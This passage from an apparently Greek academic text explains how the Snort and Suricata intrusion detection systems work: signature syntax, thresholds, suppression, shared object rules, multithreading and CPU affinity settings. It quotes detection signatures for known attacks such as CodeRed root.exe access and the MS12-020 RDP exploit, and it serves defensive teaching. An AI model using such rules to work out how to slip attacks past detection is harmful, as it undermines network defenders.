    - **threshold** (κατώφλι). Με την επιλογή αυτή προσδιορίζεται ο ελάχιστος αριθμός γεγονότων που θα πρέπει να εμφανιστούν πριν από την παραγωγή μίας ειδοποίησης. Για παράδειγμα, με την παρακάτω οδηγία θα παραχθεί μία ειδοποίηση μόνο εφόσον ανιχνευθούν πέντε γεγονότα (όπως αποτυχημένες προσπάθειες σύνδεσης) για μία συγκεκριμένη διεύθυνση προορισμού εντός ενός διαστήματος 60 δευτερολέπτων:

      threshold:type threshold, track by_dst, count 5, seconds 60;

- **both** (αμφότερα). Είναι ένας συνδυασμός των παραπάνω, Προσδιορίζει τον αριθμό γεγονότων που πρέπει να εντοπιστούν και το μέγιστο αριθμό ειδοποιήσεων που μπορούν να παραχθούν.

- **Καταστολή** (suppression). Πρόκειται για το τελευταίο βήμα πριν την καταγραφή και την αποστολή ειδοποιήσεων. Η καταστολή δίνει τη δυνατότητα απενεργοποίησης συγκεκριμένων υπογραφών για επιλεγμένες διευθύνσεις IP στις οποίες δεν είναι χρήσιμο να εξετάζονται. Παράδειγμα τέτοιας οδηγίας είναι το ακόλουθο:

  suppress gen_id 1, sig_id 1852, track by_dst, ip 10.1.1.1

- **Παρακολούθηση** (tagging). Η παρακολούθηση είναι μία λειτουργία που εκτελείται για τα πακέτα που έπονται χρονικά ενός πακέτου που ενεργοποίησε μία ειδοποίηση. Προσθέτοντας σε μία υπογραφή την επιλογή *tag*, επιτυγχάνεται η καταγραφή ενός συγκεκριμένου όγκου δεδομένων που αφορούν τη συγκεκριμένη σύνοδο ή υπολογιστή. Καταγράφοντας περισσότερες πληροφορίες για τη διερχόμενη κίνηση, δίνεται η δυνατότητα στους αναλυτές να προσδιορίσουν την αιτία μίας ειδοποίησης και την έκβαση μίας προσπάθειας εισβολής. Για παράδειγμα, η παρακάτω υπογραφή παράγει μία ειδοποίηση όταν ανιχνευθεί η έναρξη μίας συνόδου στη θύρα 23 (Telnet) και καταγράφει τα πακέτα που διακινούνται εντός αυτής της συνόδου για τα επόμενα 10 δευτερόλεπτα:

  alert tcp any any -> any 23 (flags:S; tag:session,10,seconds;)

6.1.3 Υπογραφές

Σε ένα αφηρημένο επίπεδο, μία υπογραφή προσδιορίζει μία συνθήκη ή μία κατάσταση του δικτύου, καθώς και τις ενέργειες που πρέπει να εκτελεστούν όταν ικανοποιηθεί αυτή η συνθήκη. Όλες οι επιμέρους συνθήκες που προσδιορίζονται σε μία υπογραφή θα πρέπει να ικανοποιούνται προκειμένου να εκτελεστούν οι αντίστοιχες ενέργειες. Η σύνταξη μίας υπογραφής του Snort είναι η ακόλουθη:

action protocol src_ip src_port -> dst_ip dst_port (rule_options)

Η παραπάνω σύνταξη περιλαμβάνει δύο τμήματα, την επικεφαλίδα που βρίσκεται πριν από την παρένθεση και τις επιλογές που βρίσκονται εντός της παρένθεσης. Στις επόμενες παραγράφους περιγράφονται αυτά τα δύο μέρη μίας υπογραφής.

6.1.3.1 Επικεφαλίδα (Header)

Για την καλύτερη κατανόηση της δομής μίας υπογραφής είναι χρήσιμο να χρησιμοποιηθεί ως παράδειγμα η παρακάτω υπογραφή:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS CodeRed v2 root.exe access"; flow:to_server,established; uricontent:"/root.exe"; nocase; reference:url,www.cert.org/advisories/CA-2001-19.html; classtype:web-application-attack; sid:1256; rev:8;)

Το τμήμα της υπογραφής με τα έντονα γράμματα που προηγείται της παρένθεσης αποτελεί το τμήμα της επικεφαλίδας. Το τμήμα αυτό έχει μία αυστηρά καθορισμένη δομή και πρέπει να περιλαμβάνει όλα τα τμήματα και με τη σωστή σειρά προκειμένου να είναι έγκυρη η υπογραφή. Τα τμήματα μίας επικεφαλίδας είναι τα ακόλουθα:

- **Ενέργεια** (action). Προσδιορίζει την ενέργεια που θα πρέπει να πραγματοποιηθεί εφόσον ικανοποιούνται οι συνθήκες της υπογραφής. Υπάρχουν πέντε επιλογές από τις οποίες οι συνηθέστερες είναι το alert και το pass. Υπάρχουν επίσης άλλες τρεις επιλογές (drop, reject, και sdrop) οι οποίες μπορούν να χρησιμοποιηθούν για την ευθύγραμμη λειτουργία. Η επιλογή alert έχει ως αποτέλεσμα την παραγωγή μίας ειδοποίησης, ενώ η επιλογή pass έχει ως αποτέλεσμα τη μη παραγωγή ειδοποίησης και τον τερματισμό επεξεργασίας του πακέτου. Χρησιμοποιείται για την περίπτωση κατά την οποία δεν υπάρχει ενδιαφέρον για την παράγωγή ειδοποιήσεων σχετικά με συγκεκριμένου είδους δικτυακή κίνηση και τον προσδιορισμό εξαιρέσεων για αυτήν.
- **Πρωτόκολλο** (protocol). Χρησιμοποιείται μία λέξη για τον προσδιορισμό του πρωτοκόλλου, όπως TCP, UDP, ICMP και IP.
- **Διεύθυνση και θύρα προέλευσης και προορισμού.** Μετά από το πρωτόκολλο προσδιορίζονται η διεύθυνση και η θύρα προέλευσης και προορισμού. Για τον προσδιορισμό των διευθύνσεων IP μπορούν να χρησιμοποιηθούν μεμονωμένες διευθύνσεις, λίστα διευθύνσεων διαχωρισμένων με κόμματα, εύρος διευθύνσεων υπό τη μορφή CIDR (Classless Inter Domain Routing) ή και συνδυασμός όλων των προηγούμενων μορφών. Επίσης μπορούν να χρησιμοποιηθούν μεταβλητές οι τιμές των οποίων προσδιορίζονται στο αρχείο ρυθμίσεων του Snort. Για παράδειγμα μπορεί να χρησιμοποιηθεί η μεταβλητή $HOME_NET για τον προσδιορισμό της διεύθυνσης IP προέλευσης ή προορισμού, εφόσον στο αρχείο ρυθμίσεων έχει προσδιοριστεί μία τιμή για αυτή τη μεταβλητή, όπως η παρακάτω:

  var HOME_NET 192.168.1.0/24

  Τέλος, μπορεί να χρησιμοποιηθεί η λέξη κλειδί “any” προκειμένου να προσδιοριστεί ότι η υπογραφή αυτή εφαρμόζεται σε οποιαδήποτε διεύθυνση IP. Αντίστοιχη είναι η λογική που διέπει και τον προσδιορισμό θυρών.

6.1.3.2 Επιλογές (options)

Το δεύτερο τμήμα μιας υπογραφής που βρίσκεται εντός της παρένθεσης, είναι λιγότερο δομημένο από την επικεφαλίδα. Τα ορίσματα μπορούν να τοποθετηθούν σε οποιαδήποτε σειρά, αλλά η σειρά τοποθέτησής τους επηρεάζει την ακρίβεια και τις επιδόσεις της μηχανής ανίχνευσης. Ορισμένες από τις κυριότερες επιλογές είναι οι ακόλουθες:

- **Msg**. Αποτελεί τον τίτλο των ειδοποιήσεων που θα παραχθούν από την υπογραφή.
- **Flow**. Είναι μία οδηγία που προσδιορίζει τον τύπο και την κατάσταση που θα πρέπει να έχει μία ροή TCP προκειμένου να εξεταστεί έναντι της υπογραφής. Οι διαθέσιμες επιλογές είναι to_server, from_server, to_client, from_client, established και stateless.
- **Content**. Πρόκειται για την επιλογή με την οποία προσδιορίζεται το κείμενο που αναζητείται εντός των δεδομένων ενός πακέτου. Αντίστοιχη επιλογή είναι και η *uricontent*. Η διαφορά της από την επιλογή content είναι ότι δεν εξετάζει τα γνήσια δεδομένα του πακέτου αλλά το αποτέλεσμα της κανονικοποίησης του προεπεξεργαστή HTTP. Η κανονικοποίηση περιλαμβάνει μεταξύ άλλων αλλαγές όπως η τροποποίηση της κωδικοποίηση του κειμένου και η απομάκρυνση πολλαπλών επιπέδων "../../../".
- **Depth**. Προσδιορισμός του μέγιστου βάθους σε bytes εντός του πακέτου στο οποίο θα πρέπει να βρεθεί το κείμενο που αναζητείται.
- **Offset**. Μπορεί να χρησιμοποιηθεί μεμονωμένα ή και σε συνδυασμό με την επιλογή depth, προκειμένου να προσδιορίσει το βάθος σε bytes από το οποίο θα πρέπει να ξεκινήσει η αναζήτηση του κειμένου.
- **Within**. Προσδιορίζει τη μέγιστη απόσταση σε bytes που θα πρέπει να χωρίζει δύο διαφορετικά κείμενα που αναζητούνται.
- **Distance**. Προσδιορίζει την ελάχιστη απόσταση σε bytes που θα πρέπει να χωρίζει δύο διαφορετικά κείμενα που αναζητούνται.
- **Flowbits**. Χρησιμοποιείται για την παρακολούθηση μίας αλυσίδας γεγονότων τα οποία εκδηλώνονται μέσω διαφορετικών πακέτων. Μία υπογραφή μπορεί να θέτει την τιμή ενός flowbit και μία δεύτερη υπογραφή να ελέγχει αν έχει τεθεί τιμή σε αυτό.
- **Bytetest και Bytejump**. Δίνουν τη δυνατότητα ελέγχου της τιμής ενός byte σε συγκεκριμένη θέση.
- **PCRE** (Perl Compatible Regular Expressions). Δίνεται η δυνατότητα χρησιμοποίησης εκφράσεων για τον προσδιορισμό σύνθετων συνθηκών.

Οι επιλογές που είναι διαθέσιμες δεν περιορίζονται μόνο στην παραπάνω λίστα. Είναι πολυάριθμες και περιγράφονται αναλυτικά στο εγχειρίδιο χρήσης του Snort [20]. Εκτός από επιλογές όπως οι παραπάνω οι οποίες επηρεάζουν το αποτέλεσμα της ανίχνευσης, υπάρχουν και οι επιλογές μεταδεδομένων οι οποίες δεν προσδιορίζουν κάποιες συνθήκες αλλά βοηθούν στην αναγνώριση και ταξινόμηση των ειδοποιήσεων. Οι επιλογές αυτές συνήθως προστίθενται τελευταίες κατά σειρά. Ορισμένα παραδείγματα τέτοιων επιλογών είναι τα παρακάτω:

- **Reference**. Συσχέτιση της υπογραφής συνήθως με συνδέσμους που περιγράφουν την αδυναμία έναντι της οποίας παρέχεται προστασία από τη συγκεκριμένη υπογραφή.
- **Classtype**. Ταξινόμηση των υπογραφών βάσει των κατηγοριών που αναφέρονται στο αρχείο *classification.config*. Για κάθε κατηγορία που περιλαμβάνεται σε αυτό το αρχείο προσδιορίζεται και ένας βαθμός προτεραιότητας, ο οποίος είναι χρήσιμος για το χειρισμό των ειδοποιήσεων από το διαχειριστή του συστήματος.
- **Sid**. Μοναδικό αναγνωριστικό της υπογραφής .
- **Rev**. Αριθμός έκδοσης της υπογραφής.

6.1.4 Δυναμική μηχανή ανίχνευσης

Ένα εξαιρετικά σημαντικό χαρακτηριστικό του Snort είναι η δυναμική μηχανή ανίχνευσης. Το χαρακτηριστικό αυτό επιτρέπει τη δημιουργία υπογραφών οι οποίες είναι γραμμένες σε C και φορτώνονται δυναμικά στη μηχανή ανίχνευσης του Snort. Οι υπογραφές αυτές είναι γνωστές ως *Shared Object Rules* και έχουν δύο σημαντικά πλεονεκτήματα. Το πρώτο πλεονέκτημα είναι η δυνατότητα συγγραφής πολύπλοκων υπογραφών που δεν θα ήταν εύκολο να δημιουργηθούν με την απλή σύνταξη υπογραφών που περιγράφηκε προηγουμένως. Το δεύτερο πλεονέκτημα είναι η δυνατότητα συγγραφής υπογραφών οι οποίες δεν δίνουν τη δυνατότητα σε κάποιον τρίτο να αντιληφθεί εύκολα τον ακριβή τρόπο ανίχνευσης της απειλής, καθώς η υπογραφή μεταγλωττίζεται και δεν υπάρχει πρόσβαση στον πηγαίο κώδικά της.

Παρόλο που οι υπογραφές αυτές προσδιορίζονται εντός του Shared Object, απαιτείται ένας μηχανισμός ενεργοποίησης και απενεργοποίησής τους. Για αυτό το σκοπό υπάρχουν οι υπογραφές *stub*, οι οποίες μοιάζουν με τις απλές υπογραφές αλλά δεν περιλαμβάνουν επιλογές ανίχνευσης. Ένα παράδειγμα μίας τέτοιας υπογραφής είναι το ακόλουθο:

alert tcp $EXTERNAL_NET any -> $HOME_NET 3389 (msg:"EXPLOIT Microsoft Windows RemoteDesktop connect-initial pdu remote code execution attempt"; sid:21619; gid:3; rev:2; classtype:attempted-admin; reference:cve,2012-0002; reference:url,technet.microsoft.com/en-us/security/bulletin/ms12-020; metadata: engine shared, soid 3|21619, service rdp, policy balanced-ips drop, policy security-ips drop;)

6.1.5 Έξοδος

Τα πρόσθετα στοιχεία (plug-ins) εξόδου του Snort δίνουν τη δυνατότητα στο διαχειριστή να προσαρμόσει την έξοδο του συστήματος στο εκάστοτε περιβάλλον, προσδιορίζοντας τα ζητήματα που αφορούν τη μορφοποίηση και την αποθήκευση των δεδομένων εξόδου. Το Snort διαθέτει ένα μεγάλο εύρος πρόσθετων στοιχείων (plug-ins) εξόδου, τα οποία υποστηρίζουν διαφορετικού τύπου τεχνολογίες, προϊόντα και μορφοποιήσεις, συμπεριλαμβανομένων αρχείων κειμένου, βάσεων δεδομένων και αρχείων XML. Επιπροσθέτως, δίνεται η δυνατότητα συγγραφής νέων προσθέτων για την εξυπηρέτηση εξειδικευμένων αναγκών.

Η πιο αξιοσημείωτη από τις μορφές εξόδου του Snort είναι τα *Unified Logs*, τα οποία σχεδιάστηκαν με στόχο την αύξηση της ταχύτητας και της αποτελεσματικότητας του Snort. Τα Unified Logs είναι δυαδικά αρχεία καταγραφής στα οποία γράφει την έξοδό του το Snort, μειώνοντας τους υπολογιστικούς πόρους που χρειάζεται να δαπανήσει για εργασίες που δεν αφορούν τη σύλληψη και ανάλυση πακέτων. Τα αρχεία αυτά μπορούν στη συνέχεια να επεξεργαστούν από άλλες εφαρμογές που θα αναλάβουν την εισαγωγή τους για παράδειγμα σε βάσεις δεδομένων. Με αυτόν τον τρόπο δίνεται η δυνατότητα να αποθηκεύονται σε πραγματικό χρόνο τα δεδομένα του Snort σε βάσεις δεδομένων, χωρίς να χρειάζεται η μηχανή του Snort να ασχοληθεί με τη μετατροπή και μορφοποίησή τους. Έτσι επιτυγχάνεται ο διαχωρισμός της διαδικασίας σύλληψης και ανάλυσης των πακέτων που εκτελείται από το Snort και της διαδικασίας μορφοποίησης και αποθήκευσης των δεδομένων που εκτελείται από μία άλλη εφαρμογή.

Μία τέτοια εφαρμογή που αναπτύχθηκε για την ασύγχρονη επεξεργασία των Unified Logs είναι το Barnyard. Το Barnyard περιμένει τη δημιουργία αρχείων Unified Logs από το Snort και στη συνέχεια αναλαμβάνει την επεξεργασία τους, όπως για παράδειγμα την εισαγωγή των δεδομένων τους σε βάσεις δεδομένων.

6.1.6 Αντίδραση σε εισβολές

Το Snort έχει τη δυνατότητα αντίδρασης στις ανιχνευόμενες εισβολές με δύο τρόπους:

- **Ενεργή αντίδραση** (active response). Με τον όρο ενεργή αντίδραση γίνεται αναφορά σε ενέργειες δυναμικής τροποποίησης των ρυθμίσεων δικτυακών συσκευών ελέγχου, βάσει των ειδοποιήσεων που παράγονται από το IDS. Για αυτού του είδους την αντίδραση το Snort μπορεί να συνεργαστεί με τρίτες εφαρμογές όπως το SnortSam, το οποίο μπορεί να αλληλεπιδρά με διάφορα firewalls για την παρεμπόδιση της κίνησης που προέρχεται από συγκεκριμένες διευθύνσεις IP.
- **Αποτροπή εισβολής** (intrusion prevention). Ο όρος αποτροπή εισβολής αναφέρεται στη δυνατότητα τροποποίησης ή απόρριψης συγκεκριμένων πακέτων που αναγνωρίζονται ως

ύποπτα, καθώς αυτά προσπαθούν να διέλθουν από μία συσκευή όπως ένας ευθύγραμμος αισθητήρας. Για αυτού του είδους την αντίδραση το Snort διαθέτει ενσωματωμένο το snort_inline το οποίο αξιοποιεί τις δυνατότητες του Netfilter, ή μπορεί να συνεργαστεί με τρίτες εφαρμογές όπως το Fwsnort που επίσης αξιοποιεί το Netfilter.

6.2 Αξιοποίηση κεντρικών μονάδων επεξεργασίας (CPUs)

Με δεδομένη την μεγάλη αύξηση που έχει σημειωθεί στο εύρος ζώνης των σημερινών δικτύων, είναι απαραίτητο για ένα IDS/IPS να μπορεί να αξιοποιήσει με τον καλύτερο δυνατό τρόπο τους υπολογιστικούς πόρους που έχει διαθέσιμους και κυρίως τις διαθέσιμες κεντρικές μονάδες επεξεργασίας. Το Snort *δεν* είναι μία πολυνηματική (multithreading) εφαρμογή και συνεπώς δεν είναι σε θέση να εκμεταλλευτεί άμεσα την ύπαρξη πολλαπλών CPUs. Ο λόγος είναι ότι η ανάπτυξή του προηγήθηκε της έναρξης του πολυνηματικού προγραμματισμού και στη συνέχεια δεν επιχειρήθηκε να μετεξελιχτεί, καθώς θα απαιτούνταν ιδιαίτερα μεγάλη προσπάθεια ώστε να συνεχίσει να είναι διαθέσιμο για όλα τα λειτουργικά συστήματα που είναι σήμερα διαθέσιμο.

Το ότι το Snort δεν είναι μία πολυνηματική εφαρμογή, δε σημαίνει βέβαια ότι δεν μπορεί να εκμεταλλευτεί την ύπαρξη πολλαπλών CPUs. Ένας τρόπος αξιοποίησης των διαφόρων CPUs είναι η παράλληλη εκτέλεση πολλαπλών στιγμιότυπων του Snort, όπου το κάθε στιγμιότυπο θα χρησιμοποιεί διαφορετική CPU και το δικό του Berkeley Packet Filter (BPF). Το BPF επιτρέπει το φιλτράρισμα των πακέτων στο επίπεδο του πυρήνα, έτσι ώστε το κάθε στιγμιότυπο του Snort να επεξεργάζεται διαφορετικό τύπο πακέτων. Ωστόσο, το διαχειριστικό κόστος από μία τέτοια παραμετροποίηση είναι εξαιρετικά μεγάλο και σίγουρα θα ήταν προτιμότερη η αξιοποίηση των δυνατοτήτων που δίνει ο πολυνηματικός προγραμματισμός. Μία δεύτερη προσέγγιση αξιοποίησης πολλαπλών CPUs, είναι αυτή της χρήσης των Unified Logs και του Barnyard, όπου το Snort εκτελεί τις κύριες λειτουργίες της ανάλυσης των πακέτων και το Barnyard ως ξεχωριστή διεργασία αναλαμβάνει την μορφοποίηση και αποθήκευση των δεδομένων.

7 Suricata

Το Suricata είναι ένα δικτυακό IDS/IPS ανοικτού κώδικα του μη κερδοσκοπικού οργανισμού OISF (Open Information Security Foundation), ο οποίος χρηματοδοτήθηκε από την κυβέρνηση των Ηνωμένων Πολιτειών της Αμερικής για την ανάπτυξη ενός IDS/IPS νέας γενιάς. Ένας από τους βασικότερους στόχους του Suricata είναι η αποδοτική του λειτουργία σε περιβάλλοντα υψηλής δικτυακής κίνησης. Έχοντας κατά νου ότι η πιο απαιτητική σε υπολογιστικούς πόρους εργασία που εκτελεί ένα IDS/IPS είναι η ανίχνευση, οι προγραμματιστές του Suricata αποφάσισαν να χρησιμοποιήσουν πολυνηματικό προγραμματισμό για τη διεργασία της ανίχνευσης, έτσι ώστε να είναι εφικτή η βελτίωση των επιδόσεων του συστήματος όταν οι απαιτήσεις επεξεργασίας της δικτυακής κίνησης αυξάνονται. Χρησιμοποιώντας πολλαπλά νήματα για τη διεργασία της ανίχνευσης, είναι εφικτή η λήψη αποφάσεων διαχωρισμού της επεξεργασίας που απαιτείται, μεταξύ των διαφορετικών νημάτων της μηχανής ανίχνευσης.

Κατά τα λοιπά, οι προγραμματιστές του Suricata ακολούθησαν τη δοκιμασμένη και επιτυχημένη συνταγή του Snort, με αποτέλεσμα να υπάρχουν εξαιρετικά μεγάλες ομοιότητες μεταξύ των δύο συστημάτων. Χαρακτηριστικό παράδειγμα είναι η σύνταξη των υπογραφών η οποία ακολουθεί το συντακτικό του Snort. Οι επιλογές που είναι διαθέσιμες για το δεύτερο τμήμα μιας υπογραφής είναι επί το πλείστον οι ίδιες με αυτές που είναι διαθέσιμες στο Snort εκτός από λίγες εξαιρέσεις. Οι βασικότεροι λόγοι για τους οποίους χρησιμοποιήθηκε το ίδιο συντακτικό με το Snort είναι αφενός μεν το μεγάλο πλήθος υπογραφών που είναι ελεύθερα διαθέσιμες και άμεσα αξιοποιήσιμες, καθώς και η μεγάλη κοινότητα που τις συντηρεί.

Λόγω αυτής της ομοιότητας μεταξύ των δύο συστημάτων, στις επόμενες παραγράφους δεν περιγράφονται αναλυτικά εκείνα τα χαρακτηριστικά του Suricata που ομοιάζουν με αυτά του Snort, αλλά δίδεται έμφαση κυρίως στα χαρακτηριστικά που το διαφοροποιούν.

7.1 Αρχικοποίηση


Η βασική διαφοροποίηση του Suricata σε σχέση με το Snort στη φάση της αρχικοποίησης του συστήματος, αφορά τον τρόπο χειρισμού των σφαλμάτων που εντοπίζονται κατά την ανάλυση των υπογραφών. Σε αντίθεση με το Snort, ο εντοπισμός σφαλμάτων σε κάποια υπογραφή δεν οδηγεί σε διακοπή της έναρξης της εφαρμογής, αλλά σε αγνόηση της προβληματικής υπογραφής.

7.2 Πολυνηματισμός

Το Suricata είναι μία πολυνηματική εφαρμογή και συνεπώς είναι σε θέση να αξιοποιήσει πολλαπλές CPUs για την παράλληλη επεξεργασία μεγάλου πλήθους πακέτων, σε αντίθεση με το Snort το οποίο

είναι αναγκασμένο να επεξεργάζεται τα πακέτα σειριακά. Η διαδρομή επεξεργασίας που ακολουθεί το κάθε πακέτο είναι αντίστοιχη με αυτήν του Snort:


1. Πραγματοποιείται αρχικά η συλλογή του πακέτου.
2. Μετά τη συλλογή του, το πακέτο περνά στον αποκωδικοποιητή πακέτων όπου αποκωδικοποιείται και πραγματοποιούνται οι παρακάτω τρεις εργασίες:
    i. Παρακολούθηση της ροής προκειμένου να διαπιστωθεί η κατάσταση της σύνδεσης.
    ii. Αποτμηματοποίηση της ροής TCP.
    iii. Επιθεώρηση των πρωτοκόλλων του επιπέδου εφαρμογής HTTP, SSL, TLS, SMB, SMB2, DCERPC, SMTP, FTP και SSH
3. Το πακέτο εισέρχεται στη μηχανή ανίχνευσης για σύγκρισή του με τις υπογραφές που φορτώθηκαν βάσει των οδηγιών του αρχείου ρυθμίσεων. Το στάδιο αυτό της επεξεργασίας είναι αυτό στο οποίο υπάρχει η μεγάλη διαφοροποίηση σε σχέση με το Snort, καθώς μπορούν να λειτουργήσουν περισσότερα από ένα νήματα για την παράλληλη επεξεργασία των πακέτων.
4. Τελικά, το πακέτο αποστέλλεται στην έξοδο για την καταγραφή του και την παραγωγή ειδοποιήσεων.



Εικόνα 7-1: Παράδειγμα πολυνηματισμού στο Suricata [21]

Οι περισσότεροι υπολογιστές σήμερα διαθέτουν πολλαπλούς κεντρικούς επεξεργαστές ή πυρήνες. Χρησιμοποιώντας την οδηγία set_cpu_affinity στο αρχείο ρυθμίσεων του Suricata, μπορούν να προσδιοριστούν είτε προκαθορισμένοι πυρήνες για το κάθε νήμα (set_cpu_affinity = no) ή να χρησιμοποιηθεί ο πρώτος πυρήνας για όλες τις παραπάνω διεργασίες και ταυτόχρονα να χρησιμοποιηθούν οι υπόλοιποι πυρήνες για επιπλέον νήματα της διεργασίας ανίχνευσης

(set_cpu_affinity = yes). Στη δεύτερη περίπτωση, ο κάθε πυρήνας διαθέτει και ένα νήμα ανίχνευσης, αλλά το νήμα του πυρήνα 0 έχει χαμηλότερη προτεραιότητα από τα υπόλοιπα νήματα του ίδιου πυρήνα, με αποτέλεσμα να χρησιμοποιείται μόνο εφόσον ο φόρτος εργασίας των νημάτων ανίχνευσης των άλλων πυρήνων είναι πολύ υψηλός. Επίσης, η οδηγία detect-thread-ratio μπορεί να χρησιμοποιηθεί για την τροποποίηση της αναλογίας των νημάτων ανίχνευσης. Εξ' ορισμού έχει τιμή 1.5 που αντιστοιχεί σε (1,5 x τον αριθμό των πυρήνων του υπολογιστή) νήματα και οδηγεί στη δημιουργία περισσότερων νημάτων από τον αριθμό των διαθέσιμων πυρήνων.



Εικόνα 7-2: Εξισορρόπηση φορτίου στο Suricata [21]

Στην περίπτωση κατά την οποία τεθεί set_cpu_affinity = no, χρησιμοποιείται η οδηγία 'cpu affinity' για τον προσδιορισμό των νημάτων που εκτελούνται σε κάθε πυρήνα. Για αυτήν την οδηγία υπάρχουν οι ομάδες νημάτων *management-, receive-, decode-, stream-, detect-, verdict-, reject-* και *output-*. Για κάθε μία από αυτές τις ομάδες νημάτων οι επιλογές *cpu, mode* και *prio*. Με την επιλογή cpu μπορούν να προσδιοριστούν οι πυρήνες στους οποίους θα εκτελούνται τα νήματα της ομάδας ή να τεθεί η τιμή *all* για την επιλογή όλων των διαθέσιμων πυρήνων. Η επιλογή mode μπορεί να λάβει τις τιμές *balanced* ή *exclusive*. Με την επιλογή balanced το κάθε νήμα μπορεί να επεξεργαστεί από όλους τους πυρήνες της ομάδας. Με την επιλογή exclusive προσδιορίζονται συγκεκριμένοι πυρήνες για το κάθε νήμα. Με την επιλογή prio προσδιορίζεται η προτεραιότητα του κάθε νήματος, η οποία μπορεί να λάβει τις τιμές *low, medium, high* ή *default*. Εξ' ορισμού το Suricata δημιουργεί ένα νήμα ανίχνευσης για κάθε διαθέσιμο πυρήνα.

```
cpu_affinity:
    - management_cpu_set:
        cpu: [ 0 ]
    - receive_cpu_set:
        cpu: [ 0 ]
    - decode_cpu_set:
        cpu: [ 0, 1 ]
        mode: "balanced"
    - stream_cpu_set:
        cpu: [ "0-1" ]
    - detect_cpu_set:
        cpu: [ "all" ]
        mode: "exclusive"
        prio:
          low: [ 0 ]
          medium: [ "1-2" ]
          high: [ 3 ]
          default: "medium"
    - verdict_cpu_set:
        cpu: [ 0 ]
        prio:
          default: "high"
    - reject_cpu_set:
        cpu: [ 0 ]
        prio:
          default: "low"
    - output_cpu_set:
        cpu: [ "all" ]
        prio:
          default: "medium"
```

Εικόνα 7-3: Παράδειγμα προσδιορισμού πυρήνων ανά ομάδα νημάτων [21]

7.3 Επιπρόσθετα χαρακτηριστικά

Ένας δεύτερος στόχος του OISF σε σχέση με το Suricata είναι η εισαγωγή νέων ιδεών και καινοτομιών στο χώρο των συστημάτων ανίχνευσης εισβολών. Έχοντας κατά νου αυτόν το στόχο οι προγραμματιστές του Suricata προσέθεσαν σε αυτό τα παρακάτω νέα χαρακτηριστικά: [21]

- Αυτόματη αναγνώριση πρωτοκόλλου. Τα συνηθέστερα χρησιμοποιούμενα πρωτόκολλα, όπως τα IP, TCP, UDP, ICMP, HTTP, TLS, FTP και SMB αναγνωρίζονται αυτόματα από το Suricata κατά την έναρξη της δικτυακής ροής. Με αυτόν τον τρόπο δίνεται η δυνατότητα συγγραφής υπογραφών οι οποίες προσδιορίζουν το χρησιμοποιούμενο πρωτόκολλο και όχι τη θύρα στην οποία αναμένεται η κίνηση.
- Αποσυμπίεση Gzip. Ο αναλυτής HTTP είναι σε θέση να αποκωδικοποιεί συμπιεσμένες δικτυακές ροές, παρέχοντας περισσότερες πληροφορίες στη μηχανή ανίχνευσης.
- Ανεξάρτητη βιβλιοθήκη HTTP. Ο αναλυτής HTTP μπορεί να χρησιμοποιηθεί από άλλες εφαρμογές, όπως proxies, φίλτρα κ.τ.λ.
- Lua scripting. Κατά τη σύνταξη των υπογραφών υπάρχει διαθέσιμη η επιλογή luajit, η οποία δίνει τη δυνατότητα στη μηχανή ανίχνευσης να εκτελέσει Lua scripts τα οποία βρίσκονται

αποθηκευμένα σε εξωτερικά αρχεία. Το χαρακτηριστικό αυτό είναι αντίστοιχο των Shared Objects που διαθέτει το Snort.

8 Πειραματική μελέτη

